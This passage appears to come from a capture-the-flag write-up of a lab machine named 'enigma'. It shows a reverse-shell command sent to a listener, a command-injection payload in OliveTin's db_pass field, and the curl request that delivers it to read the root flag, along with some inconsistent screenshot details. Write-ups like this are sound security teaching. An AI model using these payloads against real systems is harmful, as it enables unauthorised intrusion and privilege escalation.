The image contains two side-by-side terminal window screenshots. The left window, titled 'haris@enigma: ~', shows a netcat listener on port 4445. It receives a connection from 10.129.25.250. The user 'haris' logs in. The right window, titled 'Parrot Terminal', shows a user 'www-data@enigma' executing a command to run a python script with a base64-encoded payload. The command is: 'python3 /tmp/run.py \$(echo -n "bash -c 'bash -i >& /dev/tcp/10.10.15.31/4445 0>&1'" | base64)'. The output shows the script running successfully and a shell being opened.

We successfully catch a shell as `haris` and retrieve the user flag:

```
cat /home/haris/user.txt
```

The screenshot shows a terminal window where a user 'www-data@enigma' is in a directory ~/html/openstamanager/files. They execute the command: 'echo 'bestfriends' | su - haris -c 'cat /home/haris/user.txt''. This results in a password prompt: 'Password: 414a88f11b485b3272a7ec2b6a2d1ccb'. After entering the password, the prompt changes to 'www-data@enigma:~/html/openstamanager/files\$'.

4. Privilege Escalation (haris -> root)

Local Service Enumeration

Now operating as `haris`, we enumerate local listening services to find a path to root. We use `ss` to check open ports.

```
ss -tulnp
```

```

www-data@enigma:~/html/openstamanager/files$ ss -tulnp
ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp UNCONN 0 0 127.0.0.1:889 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:44317 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:54573 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:51022 0.0.0.0:*
udp UNCONN 0 0 127.0.0.54:53 0.0.0.0:*
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:111 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:57511 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:60118 0.0.0.0:*
udp UNCONN 0 0 [::]:58260 [::]:*
udp UNCONN 0 0 [::]:58626 [::]:*
udp UNCONN 0 0 [::]:58773 [::]:*
udp UNCONN 0 0 [::]:38299 [::]:*
udp UNCONN 0 0 [::]:57318 [::]:*
udp UNCONN 0 0 [::]:111 [::]:*
tcp LISTEN 0 70 127.0.0.1:33060 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 64 0.0.0.0:46335 0.0.0.0:*
tcp LISTEN 0 100 127.0.0.1:25 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:46559 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:* users:(("nginx",pid=1537,fd=5),("nginx",pid=1536,fd=5))
tcp LISTEN 0 100 0.0.0.0:110 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:111 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 64 0.0.0.0:2049 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:1337 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:51431 0.0.0.0:*
tcp LISTEN 0 100 0.0.0.0:143 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.54:53 0.0.0.0:*
tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:39359 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:59967 0.0.0.0:*

```

We notice port **1337** is listening on the localhost interface. Investigating the filesystem reveals this service is **OliveTin**, a tool used to execute predefined shell commands via a web API.

```

www-data@enigma:~$ ls
ls
html
olivetin
www-data@enigma:~$ 

```

OliveTin Command Injection

OliveTin is configured with an action called `backup_database`, which likely runs a command similar to:

```
mysqldump -u {db_user} -p'{db_pass}' {db_name}
```

The `db_pass` parameter is vulnerable to command injection. We can break out of the single quotes and execute arbitrary commands. We craft a JSON payload to inject `cat /root/root.txt` into the password field.

```

{
  "actionId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "backup_svc"},
    {"name": "db_pass", "value": "x' ; cat /root/root.txt ; #"},
    {"name": "db_name", "value": "production"}
  ]
}

```

We save this payload to `/tmp/payload.json` and send it to the local OliveTin API using `curl` :


```
curl -s -X POST
http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait \
-H 'Content-Type: application/json' \
-d @/tmp/payload.json
```

```
harris@enigma:~$ cat << 'EOF' > /tmp/payload.json
{
  "actionId": "backup_database",
  "arguments": [
    { "name": "db_user", "value": "backup_svc" },
    { "name": "db_pass", "value": "x" ; cat /root/root.txt ; # },
    { "name": "db_name", "value": "production" }
  ]
}
EOFcat << 'EOF' > /tmp/payload.json
> {
>   "actionId": "backup_database",
>   "arguments": [
>     { "name": "db_user", "value": "backup_svc" },
>     { "name": "db_pass", "value": "x" ; cat /root/root.txt ; # },
>     { "name": "db_name", "value": "production" }
>   ]
> }
> EOF
harris@enigma:~$ curl -s -X POST http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait \
-H 'Content-Type: application/json' \
-d @/tmp/payload.jsoncurl -s -X POST http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait \
-H 'Content-Type: application/json' \
-d @/tmp/payload.json
{"logEntry":{"datetimeStarted":"2026-06-29 23:12:30", "actionTitle":"Backup Database", "output":"mysqldump: [Warning] Using a password on the command line interface can be insecure.\nUsage: mysqldump [OPTION] database [tables]\nOR      mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]\nOR      mysqldump [OPTIONS] --all-databases [OPTIONS]\nFor more options, use mysqldump --help\n72a1cd2520f4d23e16df70a492d048a\n", "timedOut":false, "exitCode":0, "user":"guest", "userClass":""," "actionIcon":"u", "tags":[], "executionTrackingId":"97035000-f575-4ab4-b116-7e5c7d680ba6", "datetimeFinished":"2026-06-29 23:12:30", "executionStarted":true, "executionFinished":true, "blocked":false, "datetimeIndex":"0", "canKill":false, "datetimeRateLimitExpires":""," "bindingId":"backup_database"}}harris@enigma:~$
```

The API returns the output of the executed commands. Buried in the JSON response, right after the `mysqldump` usage warning, we find the root flag